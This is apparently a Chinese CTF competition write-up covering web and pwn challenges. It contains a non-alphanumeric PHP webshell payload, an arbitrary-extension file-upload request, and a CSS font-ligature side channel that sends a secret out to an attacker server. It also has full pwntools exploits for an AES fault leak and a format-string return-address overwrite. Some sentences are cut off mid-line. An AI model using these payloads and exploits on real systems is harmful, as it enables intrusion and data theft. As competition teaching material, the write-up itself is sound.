

Web

babylog

各种尝试后，发现可以利用缓存将 xff 头处的 self-xss 转为存储型 xss。

<https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html>

Ifi2019

SECOND BLOOD

这个题目充满了出题人的恶趣味。没用的代码和注释实在太多了，我第一次感受到原来注释多也挺惹人烦的。其主要就两个功能：

1. include文件。
2. 写文件。

重点在于绕过它的各种限制，其对于文件有如下限制：

1. 文件名不能出现['.', '.', './', '~', '\', '\\', '#', '<', '>']中的任意一个字符
2. 写文件的内容会被preg_replace("/[<^>!@#%\$%^&*~_?+.\-\\\\'\"=\\(\\)\\[\\]\\|;]/u", "*Nope*", (string)\$code);处理。

在include文件前，其还有一个限制：

```
$read_file = "./files/" . $this->filename;
$read_file_with_hardened_filter = "./files/" . path_sanitizer($this->filename, true);
/*
path_sanitizer(true)■■■■■/■\■■■■■
foreach(["/", "\\"] as $f){
    $dir = str_replace($f, "", $dir);
}
*/

if($read_file === $read_file_with_hardened_filter ||
    @file_get_contents($read_file) === @file_get_contents($read_file_with_hardened_filter)){
    return ["msg" => "request blocked", "type" => "error"];
}
```

如果它是Linux服务器的话，很显然，直接上传一个文件名为bb\的文件就能绕过限制。但这题不行。经过对一些特殊字符（如下）的测试，发现这是一台Windows机器。

- ☐ ?put&b|
- ☐ ?put&b:
- ☐ ?put&b?
- ☐ ?put&b!
- ☐ ?put&b*

对于Windows的文件读取，有一个小Trick：使用FindFirstFile这个API的时候，其会把"解释为.。意即：shell"php == shell.php。

因此，回到这题来。我们上传一个文件，名字设为test。然后，通过"/test即可读取。此时：

```
$read_file = "./files/./test";
$read_file_with_hardened_filter = "./files/./test";
file_get_contents($read_file) = '■■■■■■';
file_get_contents($read_file_with_hardened_filter) = false //■■■■■■
```

至此，即绕过了文件名的限制。至于文件内容的限制，更为简单了。

参考 <https://www.leavesongs.com/PENETRATION/webshell-without-alphanum.html> , 编写payload如下:

<?=\$_=[]?><?=\$_=@'\$\$_"><?=\$____=\$_['!'!='@']?><?=\$____=\$_[('!'=='!')+('!'=='!')+('!'=='!')]?><?=\$_=\$____?><?=\$_++?><?=\$_++?>=

其中用 `<?=?>` 替代分号，最后运行的是 `file_get_contents('flag.php')`，就能出结果了。

Burp Suite Professional v2.1.04 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 9 x 5 x 6 x 7 x 8 x ...

Send Cancel < >

Request

Raw Params Headers Hex

```
POST /lfi2019/index.php?get="lvvvv11 HTTP/1.1
Host: test.zaxaoft.com
Pragma: no-cache
Cache-Control: no-cache
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Cookie: PHPSESSID=a16a452d8685d049d5abb5be2cb8f08f;
ScanLoginKey=5db514ed414ec
Connection: close
Content-Length: 14
Content-Type: application/x-www-form-urlencoded
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.16.0
Date: Sun, 27 Oct 2019 13:44:16 GMT
Content-Type: text/json; charset=UTF-8
Connection: close
Set-Cookie: lfi2019=05cc491bf30e0ae8be2b38prpq; path=/;
secure; HttpOnly
X-Hint: /index.php?show-me-the-hint
X-Frame-Options: DENY
X-XSS-Protection: 1; mode=block;
X-Content-Type-Options: nosniff
Cache-Control: no-store, no-cache, must-revalidate,
max-age=0
Content-Length: 680

ArrayArrayraaabcdefaabcdefghfiaabcdefghijklfile_a
abodeffile_gaabodfile_gaaabodefghijklmnopqrafile_get_file_get
_aabfile_get_caabcdefghijklmnfile_get_coaabcdefghijklmfile_ge
t_conaabcdefghijklmnopqrafile_get_contaabcodfile_get_contaabc
defghijklmfile_get_contenaabcdefghijklmnopqrafile_get_content
aabodefghijklmnopqrafile_get_contentafile_get_contentaaabodefa
abodefghijklflaaabodefflag.flag.aabcdefghijklmnoflag.paabod
efgflag.phaabcdefghijklmnoflag.php<?php
    $flag =
    "XCTF{this_surely_is_a_legitimate_file_inclusion}";

    if(strpos($_SERVER['SCRIPT_NAME'], "flag.php") !==
false){
        die("<!-- flag.php successfully loaded. -->");
    }
    ?>{"type":"success"}
```

Done

1,101 bytes | 195 millis

weiphp

FIRST BLOOD

挺无聊的一个 CMS 审计题目。我还是第一次见到能有一个CMS 的开发者允许用户自己定义allow_file_ext的。

```
4505 } else {
4506     $allowExt = input('allow_file_ext', '');
4507     if ($allowExt != '') {
4508         $checkRule['ext'] = $allowExt;
4509     }
4510     $allowSize = input('allow_file_maxsize', '');
4511     if ($allowSize > 0) {
4512         $checkRule['size'] = $allowSize;
4513     }
4514 }
```

并且存在一个免验证的文件上传接口:

Burp Suite Professional v2.1.04 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x 9 x 5 x 6 x 7 x 8 x ...

Send Cancel < >

Target: http://test.zsxsoft.com:8888

Request

Raw Params Headers Hex

```
POST /public/index.php/home/file/upload_root HTTP/1.1
Host: 172.29.11.21
Content-Length: 883
Origin: http://172.29.11.21
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
DNT: 1
Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundaryJaGATq4BeyBL24w2
Accept: */*
Referer: http://172.29.11.21/weiphp5.0/public/index.php/home/file/upload_dialog/session_id/eq88valgoum4jl8acjagtu6la2/pbid/1/max/1/field/img
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Connection: close

-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="id"

wu_file_0
-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="name"

Snipaste_2019-10-19_15-14-27.png
-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="allow_file_ext"

php7
-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="type"

image/png
-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="lastModifiedDate"

Sat Oct 19 2019 15:14:32 GMT+0800 (China Standard Time)
-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="size"

129
-----WebKitFormBoundaryJaGATq4BeyBL24w2
Content-Disposition: form-data; name="download"; filename="x.php7"
Content-Type: text/html; charset=utf-8
```

Response


Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 27 Oct 2019 03:59:46 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.3.4
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: x-requested-with,content-type
Set-Cookie: PHPSESSID=712e8c22c7c5c8ce24875863b35d92da; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 388
Connection: close
Content-Type: text/html; charset=utf-8

{"msg":"","mime":"text/x-php","name":"a.php7","key":"download","ext":"php7","savename":"5db51633d4a6a.php7","md5":"ac3276e2bad2a492a6deef8551748436","sha1":"bb0a4b264b4ea38256ef75c83a78fbc6aa3b5a61","code":1,"old_name":"a.php7","size":23,"rootPath":"./uploads/download/","create_time":1572148786,"id":2,"savepath":"./20191027/","status":1,"info":"\\u4e0a\\u4f20\\u6210\\u529f","data":""}
```

Done 914 bytes | 1,388 millis

然后就没有然后了。




babypress

注意到docker-compose.yml里把网卡设置为了外网地址。联想到 WordPress 的 xml-rpc 修复了各种内网SSRF，猜想就是通过 xml-rpc 打外网从而拿到 flag。于是直接用 xml-rpc 打就 ok。

noxss

FIRST BLOOD

非常明显，唯一的输出点只有skin，但此输出点过滤掉了 < > ''




很显然，我们只能用 CSS 搞事情了。那第一步是如何执行我们需要的任意 CSS。

根据 CSS 标准：<https://www.w3.org/TR/css-syntax-3/#error-handling>

CSS 会忽略所有的不正确的语法，就像这些东西从来没有存在过一样。因此，我们只需要换行，就可以让整个 import 无效。

让我们再往下一看，CSS 如何换行：<https://www.w3.org/TR/css-syntax-3/#newline-diagram>

newline



其支持：`%0a`、`%0d`、`%0f`。`%0a` 会被 Web 服务器吃掉，因此使用 `%0d` 和 `%0f` 都可以逃逸出 `@import`，从而实现执行任意 CSS 样式。

仔细读一下源码，就会发现，我们这题的目标是拿到这儿的 secret。

```
71 span[name="status"]:hover{
72   background: #eeeeee80;
73 }
74 </style>
75 <script>
76 let csrf_token = 'fD75CSaWhpplZmFYHJeYuCEqQGTRfXAsiLx5RrDqRijAwjlCXConzy1iFzjt8R5D', secret = 'you have no secret';
77 let statusSpan = document.getElementsByName('status')[0];
78 statusSpan.onclick = () => {
79   let newStatus = prompt("Update your status: ", statusSpan.innerText);
80   if (newStatus) {
81     $.post('/account/setstatus', data={
82       csrfmiddlewaretoken: csrf_token,
83       status: newStatus
84     }).then(resp=>{
85       location.reload()
86     })
87   }
88 }
```

大家都知道，CSS 可以很容易地匹配到 attr，但是提取 content 就比较难了。CSS3

标准曾经有“:content”伪类，不过后来被删除，没进入正式标准，也没有浏览器支持它。因此，要得到这个值，只能使用一些 Side-channel 的非常规手段。CSS 的话，包括动画、字体等都是比较有效的侧信道攻击方案。不过，对于动画，我暂时想不到什么比较合适的方案；但是字体则可以利用“连字（Ligature）”进行侧信道。

我最早的思路是：

```
@font-face {
  font-family: ligature;
  src: url(XXXXXX);
}
```

```
@font-face {
  font-family: normal;
  src: url(XXXXX);
}
script {
  display: block;
  font-family: "ligature", "normal";
}
```

构造一个连字字体，这个字体内只有“xctf”四个字符，如果浏览器只加载了这个字体，未加载normal字体，则证明页面内存在且仅存在“xctf”这四个字符。否则，则会加载no

在这之后，我进行了一番搜索。查找到相关的一篇波兰语文章（别问我怎么搜到的.jpg）：<https://sekurak.pl/wykradanie-danych-w-swietnym-stylu-czyli-jak-wykorzy>

这篇文章的大致思路是：

1. 构造一个字体，把所有字符的宽度都设置为0。
2. 把「xctf」的宽度设置为10000。
3. 当页面里出现「xctf」的时候，就会出现滚动条。
4. 在滚动条的样式里，通过background: url()发送请求。
5. 逐位爆破。

不过，原文的payload过于复杂，利用了包括缓存、二分爆破等一系列技术，实在是不好利用，我也没跑通。因此，我自己基于文章内提供的fontforge脚本重新写了一份pa

首先是需要一个Nodejs Server（同原文），这个Server用于动态生成字体：

script.fontforge:

```
#!/usr/bin/fontforge
Open($1)
Generate($1:r + ".woff")
```

index.js

```
→ cat index.js
const express = require('express');
const app = express();
// Serwer ExprssJS domylnie dodaje nagłówek ETag,
// ale nam nie jest to potrzebne, więc wyłączamy.
app.disable('etag');

const PORT = 23460;
const js2xmlparser = require('js2xmlparser');
const fs = require('fs');
const tmp = require('tmp');
const rimraf = require('rimraf');
const child_process = require('child_process');

// Generujemy fonta dla zadanego przedrostka
// i znaków, dla których ma zostać utworzona ligatura.
function createFont(prefix, charsToLigature) {
  let font = {
    "defs": {
      "font": {
        "@": {
          "id": "hack",
          "horiz-adv-x": "0"
        },
      },
      "font-face": {
        "@": {
          "font-family": "hack",
          "units-per-em": "1000"
        }
      },
      "glyph": []
    }
  };
};
```

```

// Domyślnie wszystkie możliwe znaki mają zerową szerokość...
let glyphs = font.defs.font.glyph;
for (let c = 0x20; c <= 0x7e; c += 1) {
  const glyph = {
    "@": {
      "unicode": String.fromCharCode(c),
      "horiz-adv-x": "0",
      "d": "M1 0z",
    }
  };
  glyphs.push(glyph);
}

console.log(prefix + (charsToLigature).toString())
// ... za wyjątkiem ligatur, które są BARDZO szerokie.
charsToLigature.forEach(c => {
  const glyph = {
    "@": {
      "unicode": prefix + c,
      "vert-adv-y": "10000",
      "horiz-adv-x": "10000",
      "d": "M0 10000,v 0 10000z",
    }
  }
  glyphs.push(glyph);
});

// Konwertujemy JSON-a na SVG.
const xml = js2xmlparser.parse("svg", font);

// A następnie wykorzystujemy fontforge
// do zamiany SVG na WOFF.
const tmpobj = tmp.dirSync();
fs.writeFileSync(`${tmpobj.name}/font.svg`, xml);
child_process.spawnSync("/usr/bin/fontforge", [
  `${__dirname}/script.fontforge`,
  `${tmpobj.name}/font.svg`
]);

const woff = fs.readFileSync(`${tmpobj.name}/font.woff`);

// Usuwanie katalogu tymczasowego.
rimraf.sync(tmpobj.name);

// I zwracamy fonta w postaci WOFF.
return woff;
}

// Endpoint do generowania fontów.
app.get("/font/:prefix:charsToLigature", (req, res) => {
  const { prefix, charsToLigature } = req.params;

  // Dbamy o to by font znalazł się w cache'u.
  res.set({
    'Cache-Control': 'public, max-age=600',
    'Content-Type': 'application/font-woff',
    'Access-Control-Allow-Origin': '*',
  });

  res.send(createFont(prefix, Array.from(charsToLigature)));
});

app.listen(PORT, () => {
  console.log(`Listening on ${PORT}...`);
})

```

index.html:


```


<script>
//const chars = ['t','f']
const chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{ }_'.split('')
let ff = [], data = ''
let prefix = 'xctf{dobra_robota_jestes_mistrzem_CSS}'
chars.forEach(c => {
  var css = ''
  css = '?theme=../../../../fa{}}{'
  css += `body{overflow-y:hidden;overflow-x:auto;white-space:nowrap;display:block}html{display:block}*{display:none}body::-webkit-scrollbar{width:0px;}`
  css += `@font-face{font-family:a${c.charCodeAt(0)};src:url(http://xxxxx:23460/font/${prefix}/${c});}`
  css += `script{font-family:a${c.charCodeAt(0)};display:block}`
  document.write('<iframe scrolling=yes samesite src="http://noxss.call.cn:60080/account/userinfo?theme=' + encodeURIComponent(c) + '>')
})
</script>

```

原理：

1. 将页面宽度设置为100000px，保证不会出现滚动条；
2. 隐藏页面内所有元素，然后将script标签显示出来；
3. 为script标签设置字体，如果匹配到了对应字符，则显示滚动条；
4. 通过滚动条接收当前字符。

把这个页面的URL直接交给bot，即可接收到一位的flag。之后逐位爆破即可。效果如图：



pwn

fault

看了流量才找到洞。。

加密函数：

```
add_round_key((__int64)v15, v9, 0);
for ( k = 1; k < round; ++k )
{
    if ( k == 8 )
        v15[v7] ^= v8;        //!!!
    subBytes((__int64)v15);
    shiftRows((__int64)v15);
    mixColumns((__int64)v15);
    add_round_key((__int64)v15, v9, k);
}
subBytes((__int64)v15);
shiftRows((__int64)v15);
add_round_key((__int64)v15, v9, round);
```

可以看到这里有个`v15[v7] ^= v8`, `v7`和`v8`是传进来的参数, 然而在解密函数里可以覆盖到这两个的值, 于是可以利用这个把

```
[ REGISTERS ]
RAX    0x20
RBX    0x7fff5blae920 ── 0x8362000000020 /* ' ' */
RCX    0xc0
RDX    0x7fff5blae910 ── 0xaa63df0da959514d
RDI    0x7fff5blae910 ── 0xaa63df0da959514d
RSI    0x20
R8     0x20
R9     0x10
R10    0x0
R11    0x10
R12    0x0
R13    0x7fff5blaeac0 ── 0x1
R14    0x0
R15    0x0
RBP    0x7fff5blae970 ── 0x7fff5blae9c0 ── 0x7fff5blae9e0 ── 0x56105a45f340 ── push    r15
RSP    0x7fff5blae910 ── 0xaa63df0da959514d
RIP    0x56105a45f004 ── mov     byte ptr [rdx + rax], cl

[ DISASM ]
0x56105a45f004    mov     byte ptr [rdx + rax], cl
0x56105a45f007    mov     rax, qword ptr [rbp - 0x20]
0x56105a45f00b    mov     rdi, rax
0x56105a45f00e    call   0x56105a45e886

0x56105a45f013    mov     rax, qword ptr [rbp - 0x20]
0x56105a45f017    mov     rdi, rax
0x56105a45f01a    call   0x56105a45e6b5

0x56105a45f01f    mov     rax, qword ptr [rbp - 0x20]
0x56105a45f023    mov     rdi, rax
0x56105a45f026    call   0x56105a45e4b9

0x56105a45f02b    movzx   edx, byte ptr [rbp - 0x29]

[ STACK ]
00:0000┐ rdx rdi rsp  0x7fff5blae910 ── 0xaa63df0da959514d
01:0008└────────── 0x7fff5blae918 ── 0x62bfb8152eb4f9cb
02:0010┐ rbx        0x7fff5blae920 ── 0x8362000000020 /* ' ' */
03:0018└────────── 0x7fff5blae928 ── 0x56105acb10b0 ── 0xb9a433d31f71aaa1
04:0020┐            0x7fff5blae930 ── 0x56105a6613e0 ── 0xfcca81e5fb28c9b3      !!!!
05:0028└────────── 0x7fff5blae938 ── 0x56105a6613d0 ── 0x34b1fca7a4f6bb23
06:0030┐            0x7fff5blae940 ── 0x80404ff5b1ae970
```

我标感叹号的那个地址指向key，后续的操作会把key值修改，最后还会把加密后的内容输出，输出的内容和key是一样的，这样就拿到了key了，但是要加密一样的字符串。

```
from pwn import *
```

```
context.arch='amd64'
```

```
def cmd(command):
```



```

p.recvuntil(">", timeout=0.5)
p.sendline(command)

def main(host, port=9999):
    global p
    if host:
        p = remote(host, port)
    else:
        p = process("./origin_fault")
        gdb.attach(p)
        # debug(0x00000000000003004)
    cmd('e')
    p.sendline("00"*0x10)
    cmd('e')
    p.sendline("cafebabedeadbeefcafebabedeadbeef".decode('hex'))
    cmd('d')
    payload1 = "5658a9ced4f5415d3e85e2e879d464405658a9ced4f5415d3e85e2e879d46440"
    payload2 = "bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb"
    p.sendline(payload1)
    p.sendline(payload2)

    cmd('e')
    p.sendline("cafebabedeadbeefcafebabedeadbeef".decode('hex'))
    p.recvuntil("e:encryp", drop=True)
    p.recvuntil(">")
    key = p.recvuntil("e:encryp", drop=True)
    info(key)
    cmd('s')
    p.sendline(key)
    flag = p.recv(0x3c, timeout=0.5)
    info(flag)
    p.interactive()

if __name__ == "__main__":
    main(args['REMOTE'])

```

hannota

第二天说没有流量了。。。。其实内心是有点慌的

只找到了两个漏洞

一个是login函数的堆溢出

```

v14 = __readfsqword(0x28u);
src = 0LL;
printf("please enter user token length : ");
size = get_int();
if ( size <= 0xFF )
{
    printf("please enter user token: ");
    token = malloc(size);
    read_n(token, 0x100uLL);
    strcpy(dest, ROOM_PATH);
    n = strlen(dest);
}

```

另一个是play from console的show有个格式化字符串

```

unsigned __int64 sub_243B()
{
    char buf; // [rsp+10h] [rbp-110h]
    unsigned __int64 v2; // [rsp+118h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    puts("We will receive input from the terminal");
    printf("E.g :");
    read(0, &buf, 0x100uLL);
    printf(&buf, &buf);
    return __readfsqword(0x28u) ^ v2;
}

```

我用的是这里的格式化字符串，一开始修的时候把printf改成了puts，check没过，改成了printf("%s",buf);还是没过，赛后问了阿鹏师傅，应该改为write(1,buf)

格式化字符串的exp为

```
from pwn import *

context.arch='amd64'

def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
        gdb.attach(p, 'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p, "b *{}".format(hex(addr)))

def cmd(command):
    p.recvuntil(">>> ",timeout=0.5)
    p.sendline(str(command))

def fmtstr(offset, addr, data, written):
    cnt = 0
    payload = ''
    address = ''
    for x in data:
        cur = ord(x)
        if cur >= written&0xff:
            to_add = cur - (written&0xff)
        else:
            to_add = 0x100 + cur - (written&0xff)
        round = ''
        if to_add != 0:
            round += "%{ }c".format(to_add)
        round += "%{ }$hhn".format(offset+cnt+len(data)*2)
        assert(len(round) <= 0x10)
        written += to_add + 0x10 - len(round)
        payload += round.ljust(0x10, '_')
        address += p64(addr+cnt)
        cnt+=1
    return payload + address

def ca(tl,t,nl,n,pl,pa):
    cmd(1)
    p.recvuntil("please enter user token length : ")
    p.sendline(str(tl))
    p.recvuntil("please enter user token: ")
    p.sendline(t)
    p.recvuntil("please enter user name length : ")
    p.sendline(str(nl))
    p.recvuntil("please enter user name: ")
    p.sendline(n)
    p.recvuntil("please enter user password length : ")
    p.sendline(str(pl))
    p.recvuntil("please enter user password: ")
    p.sendline(pa)
def login(tl,t,pl,pa):
    cmd(0)
    p.recvuntil("please enter user token length : ")
    p.sendline(str(tl))
    p.recvuntil("please enter user token: ")
    p.sendline(t)
    p.recvuntil("please enter user password length : ")
    p.sendline(str(pl))
    p.recvuntil("please enter user password : ")
    p.sendline(pa)

def add_pl(type):
    cmd(0)
    cmd(type)
def show(idx):
```

```

cmd(2)
p.recvuntil("index : ")
p.sendline(str(idx))

def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./hannota")
        # p = process("./pwn",env={"LD_PRELOAD":"./x64_libc.so.6"})
        # gdb.attach(p)
        debug(0x000000000000024A1)
    ca(0x20,"AA",0x20,"AA",0x20,"AA")
    ca(0x20,"AA",0x20,"AA",0x20,"AA")
    login(0x20,"AA",0x20,"AA")

    add_pl(0)
    show(0)
    p.recvuntil("E.g : ")
    p.sendline("%p%p-%p-%p-%p-%p-%p%p%p%p*%p*")

    p.recvuntil('-')
    libc.address = int(p.recvuntil("-",drop=True),16)-0x110081
    info("libc : " + hex(libc.address))
    p.recvuntil('*')
    stack = int(p.recvuntil("*",drop=True),16)
    info("stack : " + hex(stack))
    ret_addr = stack+0x8
    payload = fmtstr(8,ret_addr,p64(libc.address+0x4f2c5)[:6],0)
    show(0)
    p.recvuntil("E.g : ")
    p.send(payload)

    sleep(0.1)
    p.sendline("cat flag")
    p.recv(timeout=0.5)
    flag = p.recvuntil("\n",timeout=0.5)
    info(flag)
    p.interactive()

if __name__ == "__main__":
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)
    main(args['REMOTE'])

```

pointer_guard

逐渐变难的一题

